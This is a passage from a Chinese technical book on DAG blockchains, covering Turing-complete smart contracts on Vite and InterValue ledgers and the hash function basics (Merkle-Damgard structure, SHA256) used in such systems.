进入聊天界面后，飞行延误险机器人会提示用户如何输入航班号以及订立哪个日期（日期格式为 DD.MM.YYYY）航班的延误险。我们演示选择 2018 年 6 月 12 日北京首都机场飞往长沙黄花机场的 CZ3124 航班。选择完航班后，飞行延误险机器人会让用户选择购买哪种类别的险种，例如有延误 30 分钟、1 小时、2 小时和 4 小时的险种。用户选择完险种后，飞行延误险机器人会接着询问用户想获得多大的延误赔付（以 Gbytes 为单位）。用户输入期望的赔付量后，需要按赔付量支付一定比例的保险费用。在演示中，用户需要按赔付量的 40% 支付保险费用。一旦用户选择的航班延误超过一小时，飞行延误险机器人将按赔付量的 60% 支付给用户作为航班延误补偿。

用户和飞行延误险机器人作为订立飞行延误险的参与方，在飞行延误险智能合约订立后（如图 4-24 所示），将无法干预智能合约按实际飞行延误实际情况运行，为用户和航空公司之间购买飞行延误险和补偿飞行延误提供了去信任的保险购买环境。

严禁网络传播本PDF，违者责任自负！




图 4-24　购买飞行延误险和订立飞行延误险智能合约

4.2　DAG 图灵完备智能合约探索

以太坊在比特币区块链基础上实现了图灵完备智能合约功能，将区块链技术从支付手段技术提升为金融工具技术。正是由于引入了图灵完备智能合约功能，区块链技术的应用场景得到了极大扩展，为在其上实现满足特定业务需求的应用奠定了坚实基础。业内人士普遍认为 2017 年是区块链技术元年，很大程度上是因为以太坊图灵完备智能合约掀起了一股区块链技术创业热潮，区块链初创公司利用以太坊图灵完备智能合约发行 ERC-20 数字资产完成了创业第一桶金的融资目标，为后续开展项目研发铺平了道路。2017 年年底，使用以太坊智能合约发行 ERC-721 不可替代数字资产的加密猫项目火爆登场，一度使以太坊网络陷入拥堵状态。虽然利用以太坊图灵完备智能合约发行数字资产融资乱象丛生，但是区块链从业者深刻认识到在区块链上实现图灵完备智能合约功能能带来令人激动的应用前景。

Nxt 社区首先提出将 DAG 数据结构和区块链技术结合，用于解决区块链技术的效率问题。早期的 IOTA 项目和 Byteball 项目已使用 DAG 区块链技术实现了数字货币支付功能，证明了在 DAG 数据结构上可实现可靠的共识机制，同时也验证了 DAG 账本结构能带来支付效率提升。DAG 区块链技术所展示出的系统高可扩展性，为区块链技术的应用扩宽了应用场景。IOTA 项目将区块链技术应用扩宽至物联网应用，Byteball 项目将区块链技术的

严禁网络传播本PDF，违者责任自负！

应用扩宽至数据存储领域。随着早期 DAG 区块链项目的发展以及应用实践，采用 DAG 账本结构的区块链项目在 2018 年如雨后春笋般涌现出来，如 Nano 项目、Hedera 项目、Vite 项目和 InterValue 项目等。这些项目对 DAG 账本结构进行了改良，将早期 IOTA 项目和 Byteball 项目的 DAG 账本所使用的缠结（Tangle）结构改造成晶格（Lattice）结构，在此基础上对共识算法进行改良（如图 4-25 所示）。例如，Hedera 项目在改造后的 DAG 账本上提出了 Hashgraph 共识算法，通过虚拟投票机制极大地提高了共识效率。Vite 项目在改造后的 DAG 账本上提出了快照链概念，通过分层共识算法 HDPoS 实现快照链对 DAG 账本中交易的确认，解决了 DAG 账本中交易需要依赖新交易才能确认的问题，并且弥补了 Lattice 结构 DAG 账本防篡改能力弱的不足。InterValue 项目在改造后的 DAG 账本上提出了分层共识算法 HashNet，支持网络分片架构，通过片内自治和片间协作进一步提高了 DAG 区块链技术的可扩展性。

DAG 区块链技术以其交易确认高吞吐率和低延迟的优势，被广泛认为是实现区块链 3.0 最具潜力的技术。然而，DAG 区块链技术还处于支付应用阶段，亟须类似以太坊图灵完备智能合约功能进一步扩宽应用范围。目前，DAG 区块链社区正在这个方向努力探索，寻求突破。

4.2.1　DAG 图灵完备智能合约的挑战

以太坊将图灵完备智能合约功能形式化为一个共享账本信息的状态机模型，状态机的状态迁移由图灵完备智能合约进行管理。所有账户（包括外部账户和合约账户）的状态（由余额、交易发起数、账户有关的变量集合和合约代码组成）组成以太坊的全局状态，即世界状态。以太坊账户每发起一笔交易或者合约账户每发起一次合约调用都将引起有关的两个账户或多个账户发生状态改变，进而导致世界状态发生迁移。以太坊的状态迁移由一组程序代码定义，每一组程序代码称之为一个智能合约。

所有区块链项目在实现图灵完备智能合约上都可形式化为状态机模型，其关键是如何保证世界状态在区块链网络所有节点上保持一致，即分布式一致性问题。分布式系统的一致性模型有强一致性模型和弱一致性模型两种。传统分布式系统主要采用强一致性模型，即当系统状态发生更新后，任何后续的访问操作都会返回最新的系统状态，经典算法有两阶段提交协议、三阶段提交协议和 Paxos 算法。强一致性模型虽然能保证访问可获得系统最新状态，但是对系统可用性影响较大，只要系统的状态更新没有完成，后续访问操作就无法正常进行。区块链技术采用最终一致性模型，是弱一致性模型的特殊形式。系统不保证访问会返回最新的状态，但是会尽可能保证在某个时间级别之后，可以让所有节点状态保持一致，采用的算法有 POW 算法、POS 算法、DPOS 算法以及其

严禁网络传播本PDF，违者责任自负！

他创新的共识算法。

比特币和以太坊为保证最终状态一致性，通过让矿工计算哈希谜题，在哈希谜题计算时间内系统进行状态同步。矿工每发现一个新区块，即意味着系统状态将发生改变，当矿工将新区块进行全网广播，系统进入到维护全网账本数据一致性的状态同步阶段。因此，比特币和以太坊通过区块合法性计算达到创建系统检查点（即系统状态同步点）的目的，保证全网在状态更新时基于相同的前序系统状态，从而维护系统状态迁移的一致性。很显然，比特币和以太坊是通过牺牲一部分系统可用性保证可靠的数据一致性，使得系统能够在全局一致性基础上进行状态迁移。即便发生了不一致性问题，即区块链发生了分叉，全网通过选择长度最长的链作为合法链也可以消除系统的不一致性状态，达到最终的状态一致性。这种最终状态一致性的实现基础是采用区块链这种链式结构账本。在这种账本结构中，区块通过引用父区块哈希值形成一个单链结构（如图 4-25 最右侧图例所示），每个区块可视为系统检查点，为系统的检查点创建提供数据支撑。此外，区块相互引用，导致修改某个区块中的交易数据，需要将该区块的后续所有子孙区块数据进行相应修改。由于每次修改都要重新计算哈希谜题，从而提高了数据篡改难度，使得篡改几乎无法实现。因而，系统可以从前一个确定的全局一致性状态迁移到后一个确定的全局一致性状态。




图 4-25　分布式账本结构

由于链式结构账本支持在创建系统新检查点时能够使用全局一致性的前序状态，为以太坊实现图灵完备智能合约功能提供了状态维护的便捷性。在以太坊状态机模型中，外部账户发送的交易是系统状态发生迁移的触发指令，如果交易的接收账户为外部账户，该指令将导致发送账户和接收账户以太币余额状态发生变化，如果交易的接收账户为合约账户，该指令

严禁网络传播本PDF，违者责任自负！

将导致发送账户和合约账户状态（即合约代码的变量值）发生变化。此外，合约账户在执行程序过程中若涉及调用其他合约账户代码或者发起以太币转账，将引起多个账户发生状态变化。由以太坊图灵完备智能合约执行的状态机模型，我们可以看到图灵完备智能合约功能的实现有两大难点：

- 站在单个矿工的本地角度看，它本地存储的所有账户状态（即世界状态）如何根据交易以及智能合约代码发生迁移。这是以太坊虚拟机 EVM 执行模型的实现逻辑问题。
- 站在以太坊系统全局的角度看，打包区块的矿工在执行合约改变本地存储的世界状态后，如何让网络中其他矿工能独立验证打包区块的矿工是否忠实地记录了合约执行后的世界状态，这是分布式一致性问题。要求独立验证的矿工在验证执行合约前本地存储的世界状态（即智能合约执行的输入世界状态）以及验证执行合约后本地存储的世界状态（即智能合约执行的输出世界状态）与打包区块的矿工在执行合约前后的世界状态一致。

第一个难点在以太坊虚拟机 EVM 的实现逻辑中已给出执行模型答案，只要全网矿工使用相同虚拟机，就能保证每个矿工在相同输入状态的条件下得到相同输出状态。

第二个难点以太坊给出的解决方案综合使用了交易缓存机制、区块同步产生、交易串行执行和区块分叉回滚，保证独立验证合约执行的矿工所使用的输入世界状态和打包区块的矿工所使用的输入世界状态相同。打包区块的矿工按打包进区块的交易列表顺序执行交易可能触发的智能合约，每执行完一条交易触发的智能合约，改变世界状态（这个新世界状态是一个中间状态），接着在这个新世界状态基础上执行下一条交易触发的智能合约，产生新的世界状态。因而，打包进区块的交易列表等效于触发世界状态改变的指令集，指令集的执行顺序由交易打包进区块的先后顺序决定。执行完所有交易触发的智能合约之后得到的世界状态就是新区块产生的最终世界状态，其哈希值写入区块头中（如图 4-26 所示）。打包区块的矿工在执行交易触发的智能合约过程中，会将接收到的新交易放入交易缓存池中，等待下一次打包进区块，不会有未打包进区块的新交易改变智能合约执行所使用的输入世界状态。这种同步区块产生特性通过牺牲效率可以保证成功打包区块的矿工在广播区块后，其他矿工使用本地存储的世界状态就能独立验证该区块的有效性。在有多个矿工成功打包区块的情况下，世界状态的迁移也会发生分叉，通过选择最长链消除区块链分叉可达到回滚分叉的世界状态的目的，使整个系统的世界状态最终保持一致。以太坊区块链支持叔区块，即一个区块除了引用自己的父区块之外还能引用与父区块同时产生的其他区块，但是叔区块不会对世界状态产生任何影响，这在一定程度上降低了以太坊对状态维护的难度。

严禁网络传播本PDF，违者责任自负！




图 4-26 区块触发世界状态发生迁移

DAG 区块链技术独有的 DAG 账本结构在带来共识效率提升的同时也带来了系统状态迁移和一致性维护的难题。以太坊的链式结构账本，在交易写入区块并广播后，交易就得到了一次确认，交易写入账本与确认是同时进行的，可以保证未确认的交易不会污染账本，影响智能合约执行的输入世界状态。DAG 区块链技术为提高交易确认效率，交易之间存在大量偏序关系（如图 4-25 中间两个图例所示），交易写入账本与确认异步进行，即交易写入账本与确认之间有一定延时。因而，在 DAG 账本结构上实现图灵完备智能合约面临的主要挑战是在某个交易触发智能合约执行的过程中，新写入账本的交易可能会改变智能合约执行的输入世界状态，使得网络中其他用户无法独立验证智能合约的执行者是否忠实记录了智能合约执行后的输出世界状态。这是当前 DAG 区块链项目迟迟本能支持图灵完备智能合约功能的主要原因。目前，DAG 区块链项目主要使用 Tangle 结构和 Lattice 结构两种账本（如图 4-25 中间两个图例所示）。早期的 IOTA 项目和 Byteball 项目采用了 Tangle 结构账本，由于交易之间存在大量偏序关系，交易形成全序关系难度大，对交易确认的效率有一定影响。Nano 项目、Hedera 项目、Vite 项目和 InterValue 项目定采用了 Lattice 结构的 DAG 账本，减少了交易之间的偏序关系，提高了交易确认效率。然而，由于减少了交易之间的偏序关系，账本结构防篡改的特性被削弱，Nano 项目已被披露存在安全风险，Vite 项目和 InterValue 项目通过双层共识机制弥补 Lattice 账本结构安全性的不足。Lattice 结构 DAG 账本由于减少了交易之间的偏序关系，降低了图灵完备智能合约实现上对世界状态维护的难度。在支持图灵完备智能合约功能实现上，Vite 项目和 InterValue 项目进行了卓有成效的探索。Vite 项目采用事前预防机制防止新交易对图灵完备智能合约执行输入世界状态的影响，InterValue 项目采用事后回滚机制作废不合法的智能合约执行结果。

4.2.2 Vite 项目

Vite 项目将每个账户对应到一个独立的状态机，每个交易触发智能合约的执行只使用账户状态作为输入状态并且输出状态只影响单个账户状态。通过对以太坊世界状态的解构，降低新

严禁网络传播本PDF，违者责任自负！

写入账本交易对智能合约执行输入状态影响的风险。在 Vite 项目账本中，所有交易按账户分组，同一个账户的交易组织成一个链，链与链之间的关系由交易影响两个不同账户状态的关系决定。

交易的执行至少会影响两个账户的状态，例如比特币交易会改变发送账户和接收账户的状态，以太坊合约账户由于存在多次账户间的消息调用，会改变两个以上账户的状态。为了减少交易对账户状态的影响范围，Vite 对交易进行单自由度约束，即单自由度交易只会改变一个账户状态，不会影响系统中其他账户的状态。在所有账户状态组成的系统状态空间中，交易的一次执行，系统状态只会沿着被影响账户的方向平行移动。在单自由度交易条件下，Vite 中的交易要么正交，要么平行，为账户对交易进行分组提供了条件。

假设在 Alice 和 Bob 两个账户之间发生一笔交易，Alice 想向 Bob 转账 2 个 Vite 币，他们初始各有 10 个 Vite 币，系统初始状态 S 为（10，10），交易执行后的系统最终状态 S* 为（8，12）。在以太坊项目中，可以通过一个交易 T 完成两个账户状态的改变，这不符合 Vite 对单自由度交易的定义。Vite 将交易 T 拆分成两个交易 T_1 和 T_2，T_1 表示 Alice 转出 2 个 Vite 币，T_2 表示 Bob 转入 2 个 Vite 币。这样系统从初始状态迁移到最终状态有两条路径，一条是（T_1，T_2），另一条是（T_2，T_1）。这两条路径分别通过中间状态 S_1 和 S_2 从系统初始状态迁移至系统最终状态，中间状态可视为系统最终状态 S* 在两个账户维度上的投影（如图 4-27 所示）。如果关心某个账户的状态，只需要执行该账户对应的交易，不会对其他账户的状态造成影响。基于单自由度交易对传统交易的分解，Vite 将传统交易分解为请求交易和响应交易两个单自由度交易，将合约消息调用分解为请求消息调用和响应消息调用两个单自由度消息调用，降低了新交易在智能合约执行过程中对输入状态影响的风险，这是一种事前预防机制。




图 4-27　Vite 单自由度交易执行

在 Vite 账本中，每个账户对应一条链，链中存储的交易只影响对应账户的状态。在单自由度交易概念下，Vite 账本账户内的交易构成平行关系，账户间的交易构成正交关系和因果

严禁网络传播本PDF，违者责任自负！

关系（如图 4-28 所示）。两个交易存在因果关系，这两个交易就是一对请求交易和响应交易，影响两个不同账户的状态，响应交易引用请求交易的哈希值。两个交易之间是平行关系，这两个交易影响同一个账户的状态，没有因果联系。两个交易之间是正交关系，这两个交易影响两个不同账户的状态，没有因果联系。




图 4-28　Vite 账本结构及交易关系

为了弥补 Lattice 结构 DAG 账本防篡改安全性不足的缺陷并让最新发起的交易能够及时得到确认，Vite 在记录交易的账本上构造快照链，快照链中的快照块记录 Vite 所有账户状态，包括账户余额、合约状态的梅克尔树根，以及每个账户最后一个交易的哈希值。快照块的产生采用 DPOS 算法进行共识，恶意用户想要发起一笔双花交易，除了要重建 Vite 账本内交易的引用之外，还需要重建快照链，产生一条更长的快照链，极大提高了攻击成本和难度。

4.2.3　InterValue 项目

InterValue 项目将智能合约功能作为其区块链 4.0 基础设施愿景的重要组成部分，将声明式非图灵完备智能合约和图灵完备智能合约整合到同一平台中。声明式非图灵完备智能合约的实现原理与 Byteball 智能合约原理相同，使用智能合约定义产生合约账户地址，合约定义内容在第一次交易发起时存储在 InterValue 账本中。为了统一声明式非图灵完备智能合约和图灵完备智能合约的执行模型，InterValue 设计摩西（Moses）虚拟机 MVM 执行这两种智能合约。由于声明式非图灵完备智能合约内容以 Json 格式嵌入在交易数据中，MVM 无法直接加载执行，InterValue 局部全节点会针对声明式智能合约语言提供编译器功能，将合约内

严禁网络传播本PDF，违者责任自负！

容编译成为一个缺省合约对象后加载进 MVM 执行，从而实现声明式非图灵完备智能合约和图灵完备智能合约执行模型的统一。

InterValue 项目采用 Lattice 结构的 DAG 账本，称之为 HashNet，与 Vite 账本结构不同之处在于，账本中的每条链（又称之为“柱子”）代表一个局部全节点的记账结果，柱子上的每个节点称之为事件 Event，包含一段时间内 InterValue 用户发起的交易。每个局部全节点产生的最新事件会放在其对应的柱子顶端，并随着时间柱子上的事件沿柱子向上增长。这种结构的好处在于，事件是一个通用的存储单元，除了能存交易之外，还能存储一般化的数据，扩展了账本记录数据的类型，有利于满足多样化应用需求。不同柱子上事件之间的关系代表了不同局部全节点之间同步账本数据的关系。例如局部全节点 C 从局部全节点 A 处同步了账本数据，C 将产生一个新的事件，该事件引用 A 的顶端事件（如图 4-29 所示）。

InterValue 项目在实现图灵完备智能合约功能上，没有采用 Vite 项目的事前预防机制防止新交易对智能合约执行输入状态的改变，而是采用事后回滚机制取消不合法的智能合约输出状态，因为事前预防机制并不能杜绝智能合约执行的非法结果出现，一旦出现非法输出状态被全网确认，将产生灾难性后果。InterValue 用户在发送交易后，局部全节点将交易存入事件中，如果交易触发智能合约运行，局部全节点将合约字节码加载至 MVM 中执行。由于 InterValue 项目没有对交易影响的账户范围做限制，合约执行时的输入状态被新交易改变的可能性要高于 Vite 项目。局部全节点将事件写入账本到事件被共识确认之间有时延，在合约执行所使用的输入状态和合约执行后的输出状态之间的时间间隔内，可能存在改变合约执行输入状态的新交易。




图 4-29　InterValue 账本结构及交易关系

为避免双花和智能合约非法输出状态被最终确认，InterValue 项目采用双层共识结构，在局部全节点本地账本中被共识确认的事件，还需要上层全节点对事件中的交易做进一步全排序共识确认，如果在交易全排序共识确认中发现双花交易或者交易触发智能合约非法的输出状态，全节点将作废这些非法交易实现事后回滚机制。为了降低事后回滚出现的概率，提高用户使用体验，InterValue 项目对每个事件所包含的交易数量进行限制，达到事件被局部全节点共识确认后，能缩小事件中包含的交易集合对账户影响范围的目的。特别针对合约账户，InterValue 项目通过采用有标识的账户地址来识别合约账户，若交易涉及合约账户，

严禁网络传播本PDF，违者责任自负！

这类交易在事件中的数量将被进行严格限制，防止合约间消息调用扩大对账户状态影响的范围。

4.3 本章小结

智能合约是区块链技术的重要组成部分，也是基于区块链技术的应用从概念到落地的关键支撑技术，为区块链应用提供对数字资产流转控制的手段，满足多样化应用对数字资产的流转控制需求，极大地扩展了区块链技术的应用场景范围。

非图灵完备智能合约和图灵完备智能合约虽然在功能逻辑上存在包含与被包含的关系，但是在用户使用体验上却是相互补充的关系。非图灵完备智能合约逻辑简洁，虽然支持实现的应用范围有限，但可读和可理解性高，用户不需要具备专业的编程知识和能力，非常有利于扩大用户的使用规模。图灵完备智能合约逻辑复杂，虽然支持实现的应用范围非常广，但合约内容需要具备专业编程知识的程序员编写，对于普通用户可读和可理解性低，并且智能合约内容出现安全漏洞的风险比较高，往往会在项目中扮演“成也萧何，败也萧何”的角色。

在 DAG 账本结构上实现图灵完备智能合约面临账户状态在合约执行过程中被“污染”的严峻挑战，这也是目前为止只有 Byteball 项目为 DAG 区块链提供了非图灵完备智能合约功能，而迟迟不见有 DAG 区块链项目实现图灵完备智能合约功能的根本原因。

因此，在 DAG 区块链上实现图灵完备智能合约将会是一个令人期待的创新点。此外，如果能在 DAG 区块链上实现非图灵完备智能合约和图灵完备智能合约的共生并存，这将使得这两类智能合约的优势互补，相得益彰，为后续区块链应用开发智能合约提供更多可能的实现途径，有利于区块链平台上应用生态的构建与繁荣。作为区块链 4.0 的典型代表，InterValue 项目的智能合约蓝图着力于实现这两类智能合约在同一平台共存，支撑项目“全球首个支撑大规模应用的实用化区块链 4.0 项目”理念的落地。

严禁网络传播本PDF，违者责任自负！

第 5 章 Chapter 3

DAG 区块链中的密码学技术

在 DAG 结构中，交易之间并没有形成链表，而是一个复杂的网络结构，交易构成非循环结构，通过指针和交易形成的边和顶点构成了有向图。不像区块链中区块是在离散的时间间隔上进行扩展，DAG 结构允许交易同步、异步和持续发布。为了保证这些发布交易数据的完整性、真实性、不可否认性，DAG 中通常采用 Hash 函数和数字签名这两种密码技术，同时为了实现对交易隐私保护，部分区块链会采用加密技术。DAG 区块链中保护隐私的加密技术都是非对称加密技术。

5.1 DAG 区块链中的 Hash 函数

区块链为了保证数据不被篡改，除了保存原始数据或交易记录外，还要保存其 Hash 值。区块链上的交易数据通常通过很多次 Hash 后得到最终的 Merkle Hash 值，区块链上的地址数据通常是通过计算得到一个 Hash 值，并通过特定的编码将 Hash 值转化为由数字和字母组成的字符串后（如在比特币区块链中采用的是 Base58 编码）记入区块链。

5.1.1 Hash 函数的基本模型

密码学中的 Hash 函数又称为散列函数或杂凑函数，它在现代密码学中扮演着重要的角色。Hash 函数本质上是一个公开的函数 H，它能够将任意长的消息 M 映射为较短的、固定长度的值 h。h 称为消息摘要，也称为哈希值、散列值或杂凑值。Hash 函数的结构如图 5-1 所示。

图 5-1 Hash 函数原理图

目前被广泛使用的 Hash 函数都是迭代 Hash 函数。迭代 Hash 函数的输入和输出都是比特串，一般比特串 x 的长度记为 $|x|$，比特串 x 和 y 的级联记为 $x||y$。

设 f：$\{0,1\}^{m+t} \to \{0,1\}^m$（$t \geqslant 1$）是一个压缩函数。一个迭代杂凑函数 H 通过压缩函数 f 构造 $\{0,1\}^* \to \{0,1\}^l$，构造过程一般分为三步：首先，用一个公开算法对任意长度的输入消息 X 进行填充，将填充后的比特串记为 Y，满足 $|Y|=0 \pmod t$。将 Y 分为长度为 t 比特的若干个分组，记为 $Y=Y_0||Y_1||\cdots||Y_{L-1}$，其中，$|Y_i|=t(0 \leqslant i \leqslant L-1)$。然后，按以下步骤依次处理每一个消息分组：

$$H_0=\text{IV}$$

$$H_{i+1}=f(H_i, Y_i) \quad 0 \leqslant L-1$$

其中，IV 是初始链接变量（Initial Value），H_i 称为中间链接变量，f 称为压缩函数或轮函数。IV 和填充规则的选取也会影响杂凑函数的安全性。IV 的取值必须在杂凑算法说明中定义。填充规则必须保证两个不同的消息经过填充预处理后仍是不同的，通常将填充前输入消息的长度填充在最后。

Merkle-Damgard（MD）结构是 Hash 函数构造中采用最多的一种结构，常用的 Hash 函数，如 MD5、SHA256、SHA512 和 SM3，都采用 MD 结构。最近，海绵（Sponge）结构受到重视，SHA-3 系列算法都采用了海绵（Sponge）结构。此外，还有一些不常用的结构，如 Wide-Pipe 结构、HAIFA 结构等。

MD 结构是 1989 年由 Merkle 和 Damgard 独立提出的基于迭代结构来构造抗碰撞的专用杂凑算法的方法，即通过某一抗碰撞的压缩函数 f:$\{0,1\}^b \times \{0,1\}^n \to \{0,1\}^n$ 来构造抗碰撞的密码 Hash 算法 H:$\{0,1\}^* \to \{0,1\}^n$。用这种方法构造的 Hash 函数算法只要压缩函数 f 满足抗碰撞特性，构造出的 Hash 函数就是抗碰撞的。如图 5-2 所示，Hash 函数的输入消息 X 经过预处理后被分为 L 个分组 $Y_0, Y_1, \cdots, Y_{L-1}$，每个分组的长度为 b 比特，最后一个分组中包括 X 的长度信息。然后，按以下步骤依次处理每一个消息分组：

$$H_0=IV=0^n;$$

$$H_1=f(0^n||Y_0);$$

$$H_{i+1}=f(H_i||Y_i) \quad 1 \leqslant i \leqslant L-1;$$

$$H(x)=H_L$$




图 5-2　Merkle-Damgard（MD）结构

5.1.2　SHA256 密码算法

比特币系统中主要使用了两个密码学 Hash 函数——SHA256 和 RIPEMD160，其中 SHA256 用于比特币地址生成和交易信息摘要生成，RIPEMD160 仅用于生成比特币地址。SHA256 是美国国家标准与技术研究院（，NIST）发行的 SHA（Secure Hash Algorithm）系列密码杂凑函数之一，SHA 中包括 SHA0、SHA1、SHA224、SHA256、SHA384、SHA512、SHA512。其中，SHA0、SHA1、SHA224 和 SHA256 可处理长度小于 2^{64} 比特的消息，消息分组长度为 512 比特，有 16 个 32 比特长的消息字；SHA384、SHA512、SHA512/224 和 SHA512/256 可处理长度小于 2^{128} 比特的消息，消息分组长度为 1024 比特，消息字长度为 64 比特。

RIPEMD160 是由比利时鲁汶大学的 Hans Dobbertin、Antoon Bosselaers 和 Bart Preneel 在 COSIC 研究小组开发的一系列加密散列函数，于 1996 年首次公开。该算法基于 MD4 中使用的设计原则设计，在性能上与 SHA1 类似。

SHA-256 杂凑算法可以处理长度小于 2^{64} 比特的消息，对于输入的消息 X，SHA256 杂凑算法经过填充和迭代压缩，生成长度为 256 比特的杂凑值。算法的处理过程分为以下几步：

1. 消息填充

假设输入消息 X 的长度为 $l(l<2^{64})$ 比特。首先将比特“1”添加到消息的末尾，再添加 k 个“0”，k 是使得 $l+1+k\equiv 448(\mathrm{mod}512)$ 成立的最小非负整数。然后再添加一个 64 位比特串，该比特串是长度 l 的二进制表示。填充后的消息长度为 512 的倍数。

2. 迭代压缩

1）迭代过程

首先，将经过消息填充后的消息按 512 比特进行分组，记为 $Y_0//Y_1//\cdots Y_{n-1}$，其中 $n=\dfrac{k+l+1+64}{512}$，|| 表示两个字符串的级联。

然后，按如下过程迭代：

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

$$H_{i+1}=f(H_i, Y_i),\ i=0, 1, 2, \cdots, n-1$$

其中 f 为压缩函数，H_0 是 256 比特的初始值 IV，IV 的取值为

IV=0x6a09e667,0xbb67ae85,0x3c6ef372,0xa54ff53a,
0x510e527f,0x9b05688c,0x1f83d9ab,0x5be0cd19

Y_i 为填充后的消息分组，迭代压缩的结果为 H_n。同时，H_n 也是消息 X 的杂凑值。

2）消息扩展

将当前消息分组 Y_i 按以下方法扩展生成 64 个 32 比特字：$W_0, W_1, \cdots, W_{63}$。

将消息分组 Y_i 划分为 16 个 32 比特字：$W_0//W_1//\cdots//W_{15} \leftarrow Y_i$。

